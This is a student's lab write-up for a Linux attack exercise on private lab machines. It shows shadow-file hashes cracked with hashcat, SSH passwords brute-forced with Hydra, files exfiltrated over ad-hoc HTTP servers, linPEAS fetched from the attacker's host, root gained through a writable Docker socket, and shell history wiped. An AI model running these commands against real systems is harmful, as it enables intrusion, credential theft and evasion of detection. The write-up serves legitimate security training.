Lab 5.1.2 Linux OS Attacks

Sunday, July 30, 2023 4:15 AM

#Part A:
Steps followed.

#Part B:
Obtained passwd and shadow file from Metasploitable machine (172.20.50.54)
Passwd file:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Shadow File:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ cat shadow
root:$1$n5pG2Lh3$FeZD0ir9HRGHUJZwPPAgX1:18806:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```


#Part C:

Using hashcat to crack the MD5 Hashes on Metasploitable machine (172.20.50.54)

#Root Hash Cracked:
notmypassword

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
└─$ hashcat -m 500 -a 0 /home/cyber/Desktop/Work/Hash/test.txt /usr/share/wordlists/rockshort.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2680 v4 @ 2.40GHz, 5814/5878 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockshort.txt
* Passwords.: 250005
* Bytes.....: 2073947
* Keyspace..: 250005

Approaching final keyspace - workload adjusted.

$1$n5pG2Lh3$FeZD0ir9HRGHUJZwPPAgX1:notmypassword

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$n5pG2Lh3$FeZD0ir9HRGHUJZwPPAgX1
Time.Started.....: Mon Jul 31 03:45:22 2023 (19 secs)
Time.Estimated...: Mon Jul 31 03:45:41 2023 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockshort.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    12523 H/s (4.50ms) @ Accel:64 Loops:250 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 250005/250005 (100.00%)
Rejected.........: 0/250005 (0.00%)
Restore.Point....: 249856/250005 (99.94%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidates.#1....: andreeab → notmypassword

Started: Mon Jul 31 03:44:42 2023
Stopped: Mon Jul 31 03:45:43 2023

┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
└─$
```

#Hashes cracked for other users discovered:



```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
└─$ hashcat -m 500 -a 0 /home/cyber/Desktop/Work/Hash/5.1.2.txt /usr/share/wordlists/rockshort.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2680 v4 @ 2.40GHz, 5814/5878 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 1 (#sys): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 4 (#klog): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 7 (#msfadmin): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 10 (#postgres): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 13 (#user): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 16 (#service): Separator unmatched
Hashes: 6 digests; 6 unique digests, 6 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockshort.txt
* Passwords.: 250005
* Bytes.....: 2073947
* Keyspace..: 250005

$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:batman
$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:123456789
$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:service
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: /home/cyber/Desktop/Work/Hash/5.1.2.txt
Time.Started.....: Mon Jul 31 03:58:09 2023 (55 secs)
Time.Estimated...: Mon Jul 31 03:59:04 2023 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockshort.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    13703 H/s (3.58ms) @ Accel:128 Loops:125 Thr:1 Vec:8
Recovered........: 3/6 (50.00%) Digests, 3/6 (50.00%) Salts
Progress.........: 1500030/1500030 (100.00%)
Rejected.........: 0/1500030 (0.00%)
Restore.Point....: 250005/250005 (100.00%)
Restore.Sub.#1...: Salt:5 Amplifier:0-1 Iteration:875-1000
Candidates.#1....: andreeab → notmypassword

Started: Mon Jul 31 03:58:03 2023
Stopped: Mon Jul 31 03:59:05 2023
```

User: sys
MD5 Hash: 1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0
Cracked Password: batman

User: klog
MD5 Hash: 1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0
Cracked Password: 123456789

User: service
MD5 Hash: 1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//
Cracked Password: service

#Part D:
Using Hydra to attack the Ubuntu server (172.20.50.50)

Obtained the cjanssen credentials using hydra:

```
┌──(cyber㉿KaliCharlie2-3)-[~]
└─$ sudo hydra -l cjanssen -P /usr/share/wordlists/rockhydra.txt 172.20.50.50 ssh

[sudo] password for cyber:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-b
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-31 21:18:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2503 login tries (l:1/p:2503), ~157 tries per task
[DATA] attacking ssh://172.20.50.50:22/
[STATUS] 165.00 tries/min, 165 tries in 00:01h, 2342 to do in 00:15h, 16 active
[STATUS] 113.33 tries/min, 340 tries in 00:03h, 2167 to do in 00:20h, 16 active
[22][ssh] host: 172.20.50.50   login: cjanssen   password: FlyingMater!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-31 21:21:39
```

Obtained the pphillips credentials using hydra:

```
┌──(cyber㉿KaliCharlie2-3)-[~]
└─$ sudo hydra -l pphillips -P /usr/share/wordlists/rockhydra.txt 172.20.50.50 ssh
[sudo] password for cyber:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bind
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-31 21:47:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2503 login tries (l:1/p:2503), ~157 tries per task
[DATA] attacking ssh://172.20.50.50:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 2327 to do in 00:14h, 16 active
[STATUS] 112.33 tries/min, 337 tries in 00:03h, 2167 to do in 00:20h, 16 active
[22][ssh] host: 172.20.50.50   login: pphillips   password: FromTheAshes!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-31 21:51:05
```

User: cjanssen
Password: FlyingMater!
User: pphillips
Password: FromTheAshes!

#Part E:
Using SSH to obtain files from the Ubuntu server (172.20.50.50)

#Signed into ssh with cjanssen credentials and set up http server:

```
cjanssen@cyber-ubuntu:~$ cat Charlotte-Secrets
I Love Pizzas
No.. Maybe Later..
cjanssen@cyber-ubuntu:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.20.50.52 - - [01/Aug/2023 02:31:29] "GET /Charlotte-Secrets HTTP/1.1" 200 -
```

#Obtained Charlotte-Secrets file:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ wget -c "http://172.20.50.50:8080/Charlotte-Secrets"
--2023-07-31 21:31:10--  http://172.20.50.50:8080/Charlotte-Secrets
Connecting to 172.20.50.50:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [application/octet-stream]
Saving to: 'Charlotte-Secrets'

Charlotte-Secrets                   100%[═══════════════════════════════════════════════════════════════════════════════>]      33  --.-KB/s    in 0

2023-07-31 21:31:10 (3.08 MB/s) - 'Charlotte-Secrets' saved [33/33]
```

#Part F:
Using SSH to obtain files from the Ubuntu server (172.20.50.50)

#Found a secrets file in pphillips directory:

```
cjanssen@cyber-ubuntu:/home/pphillips$ ls
Phoenix-Secrets  snap
cjanssen@cyber-ubuntu:/home/pphillips$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.20.50.52 - - [01/Aug/2023 02:37:45] "GET /Phoenix-Secrets HTTP/1.1" 200 -
```

#Obtained the Phoenix-Secrets file:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ wget -c "http://172.20.50.50:8080/Phoenix-Secrets"
--2023-07-31 21:37:26--  http://172.20.50.50:8080/Phoenix-Secrets
Connecting to 172.20.50.50:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 65 [application/octet-stream]
Saving to: 'Phoenix-Secrets'

Phoenix-Secrets                     100%[===================================================================>]      65  --.-KB/s    in 0s

2023-07-31 21:37:26 (6.07 MB/s) - 'Phoenix-Secrets' saved [65/65]
```

#Part G:
Set up HTTP server on kali:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
└─$ python3 -m http.server 81
Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...
```

#Part H:
Privilege Escalation against Docker:

Sent over linPEAS.sh file to the 172.20.50.50:

```
pphillips@cyber-ubuntu:~$ wget -c "http://172.20.50.52:81/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
pphillips@cyber-ubuntu:~$ ls
linPEAS.sh  Phoenix-Secrets  snap  utfile
pphillips@cyber-ubuntu:~$
```

Grep carrots file that was made:

```
pphillips@cyber-ubuntu:~$ grep -i docker carrots.txt
User & Groups: uid=1002(pphillips) gid=1002(pphillips) groups=1002(pphillips),1003(docker)
/dev/loop2                        132M  132M     0 100% /snap/docker/796
/snap/bin/docker
└─ Any running containers? ........ Yes docker(2)
Running Docker Containers
56e5c1d263f2        mpepping/cyberchef      "/docker-entrypoint.…"   22 months ago       Up 6 months         0.0.0.0:8000→8000/tcp, 8080/tcp   chef
5fe4e2497738        bkimminich/juice-shop   "docker-entrypoint.s…"   22 months ago       Up 6 months         0.0.0.0:3000→3000/tcp             juice
/snap/bin/docker
root         876  0.1  2.1 1467280 84952 ?       Ssl  Jan20 500:46 dockerd --group docker --exec-root=/run/snap.docker --data-root=/var/snap/docker/common/var-lib
-docker --pidfile=/run/snap.docker/docker.pid --config-file=/var/snap/docker/796/config/daemon[0m.json
root        1147  0.1  1.2 1133084 49436 ?       Ssl  Jan20 414:38  _ containerd --config /run/snap.docker/containerd/containerd.toml --log-level error
root        1412  0.0  0.1 110136  6272 ?        Sl   Jan20  10:53  |   _ containerd-shim -namespace moby -workdir /var/snap/docker/common/var-lib-docker/containe
rd/daemon[0m/io.containerd.runtime.v1.linux/moby/5fe4e24977388d89ff3a8c283db821729a3163519507d68c6acc5e0dcf8afde6 -address /run/snap.docker/containerd/containerd.
sock -containerd-binary /snap/docker/796/bin/containerd -runtime-root /run/snap.docker/runtime-runc
root        1413  0.0  0.1 110136  5524 ?        Sl   Jan20  10:35  |   _ containerd-shim -namespace moby -workdir /var/snap/docker/common/var-lib-docker/containe
rd/daemon[0m/io.containerd.runtime.v1.linux/moby/56e5c1d263f229ca490d39640efea0ee11eeee20fe40feed28fe5a813c7f8ea8 -address /run/snap.docker/containerd/containerd.
sock -containerd-binary /snap/docker/796/bin/containerd -runtime-root /run/snap.docker/runtime-runc
root        1394  0.0  0.0 478580  2896 ?        Sl   Jan20   0:17  _ /snap/docker/796/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 3000 -container-ip
172.17.0.2 -container-port 3000
root        1406  0.0  0.0 478580  2940 ?        Sl   Jan20   0:17  _ /snap/docker/796/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8000 -container-ip
172.17.0.3 -container-port 8000
2.9M -rwxr-xr-x 1 root root 2.9M Feb  5  2021 /snap/docker/796/bin/docker-proxy
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Socket /var/run/docker.sock owned by root uses HTTP. Response to /index:
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
172.17.0.3              ether   02:42:ac:11:00:03   C                     docker0
172.17.0.2              ether   02:42:ac:11:00:02   C                     docker0
uid=1002(pphillips) gid=1002(pphillips) groups=1002(pphillips),1003(docker)
uid=1002(pphillips) gid=1002(pphillips) groups=1002(pphillips),1003(docker)
drwxr-xr-x 2 root root 32 Feb  5  2021 /snap/docker/796/etc/ldap
drwxr-xr-x 2 root root 103 Feb  5  2021 /snap/docker/796/lib/python3.6/site-packages/docker/credentials
└─ Searching docker files (limit 70)
 https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket
/usr/local/bin/dockersock.sh
  Group docker:
/snap/docker/796/libexec/git-core/git-credential
/snap/docker/796/libexec/git-core/git-credential-cache
/snap/docker/796/libexec/git-core/git-credential-cache--daemon
/snap/docker/796/libexec/git-core/git-credential-store
pphillips@cyber-ubuntu:~$
```

#pphillips owns the file#

#Obtained root shell and promoted to bash:

```
pphillips@cyber-ubuntu:~$ docker run -p 8888:8888 -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@124b16d485c0:/#
```

#open a http server in root directory:

```
root@124b16d485c0:/# ls
bin  boot  dev  etc  home  lib  lib64  media  meta  mnt  opt  proc  root  run  sbin  snap  srv  stdout  sys  tmp  usr  var  writable
root@124b16d485c0:/# cd root
root@124b16d485c0:~# ls
dockersock.sh  docksockerr  docksocklog  root-secret.txt  snap
root@124b16d485c0:~# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

#obtained root-secret.txt file:


```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ wget http://172.20.50.50:8888/root-secret.txt
--2023-07-31 22:26:38--  http://172.20.50.50:8888/root-secret.txt
Connecting to 172.20.50.50:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31 [text/plain]
Saving to: 'root-secret.txt'

root-secret.txt                   100%[=============================================================================>]      31  --.-KB/s    in 0.004s

2023-07-31 22:26:38 (8.13 KB/s) - 'root-secret.txt' saved [31/31]

┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ ls
Charlotte-Secrets  NMapScan1  NMapScanTZ  passwd  Phoenix-Secrets  root-secret.txt  shadow  Top-Secert-WWilson.txt  Top-Secret.txt

┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$
```

#Part I:
Clean up phase:


#open a http server for clean up:

```
pphillips@cyber-ubuntu:~$ ls
carrots.txt  linPEAS.sh  Phoenix-Secrets  snap  utfile
pphillips@cyber-ubuntu:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

#Retrieve carrots.txt file from ubuntu machine (172.20.50.50)



#Romove carrots.txt and linPEAS.sh from machine:




#History clean up:

```
  40  cd ..
  41  ls
  42  cd ..
  43  ls
  44  cd ..
  45  ls
  46  cd home
  47  cd pphillips
  48  ls
  49  wget -c "http://172.20.50.51/linPEAS.sh" -outfile "linPEAS.sh"
  50  ls
  51  chmod +x linPEAS.sh
  52  ls
  53  ./linPEAS.sh
  54  whoami
  55  bash -p
  56  find / -perm -u=s -type f 2>/dev/null
  57  sudo -l
  58  ps aux
  59  echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
  60  find / -perm -u=s -type f 2>/dev/null
  61  echo "/bin/sh <$tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
  62  find / -perm -u=s -type f 2>/dev/null
  63  ifconfig
  64  ping www.google.com
  65  apt install nmap
  66  sudo apt install nmap
  67  su
  68  su cyber
  69  whoami
  70  find / -perm -u=s -type f 2>/dev/null
  71  su cyber
  72  nmap ! sh
  73  cat /etc/gshadow
  74  ls -l /etc/gshadow
  75  ps
  76  docker
  77  docker run -v /:/mnt --rm -it alpine chroot /mnt sh
  78  ls -l /var/run/docker.sock
  79  cd /var/run
  80  sudo chmod o+rw docker.sock
  81  su cyber
  82  history
  83  exit
  84  ls
  85  wget -c "http://172.20.50.52/linPEAS.sh -outfile "/homepphillips/linPEAS.sh"
  86  clear
  87  wget -c "http://172.20.50.52/linPEAS.sh"
  88  wget -c "http://172.20.50.52:81/linPEAS.sh"
  89  wget -c "http://172.20.50.52/linPEAS.sh -outfile "/home/pphillips/linPEAS.sh"
  90  wget -c "http://172.20.50.52:81/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
  91  clear
  92  wget -c "http://172.20.50.52:81/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
  93  ls
  94  chmod +x linPEAS.sh
  95  ls
  96  ./linPEAS.sh > carrots.txt
  97  ls
  98  ./linPEAS.sh
  99  grep -i docker carrots.txt
 100  docker run -p 8888:8888 -v /:/mnt --rm -it alpine chroot /mnt sh
 101  ls
 102  python3 -m http.server 8080
 103  clear
 104  ls
 105  rm carrots.txt
 106  rm linPEAS.sh
 107  ls
 108  clear
 109  history
pphillips@cyber-ubuntu:~$ history -c
pphillips@cyber-ubuntu:~$
```

#History removed verification:

```
File  Actions  Edit  View  Help
pphillips@cyber-ubuntu:~$ history
    1  clear
    2  history
pphillips@cyber-ubuntu:~$
```

#All files obtained in my remote Kali:


(cyber㉿KaliCharlie2-3)-[~]
$ cd Desktop/Work/Captures
(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
$ ls
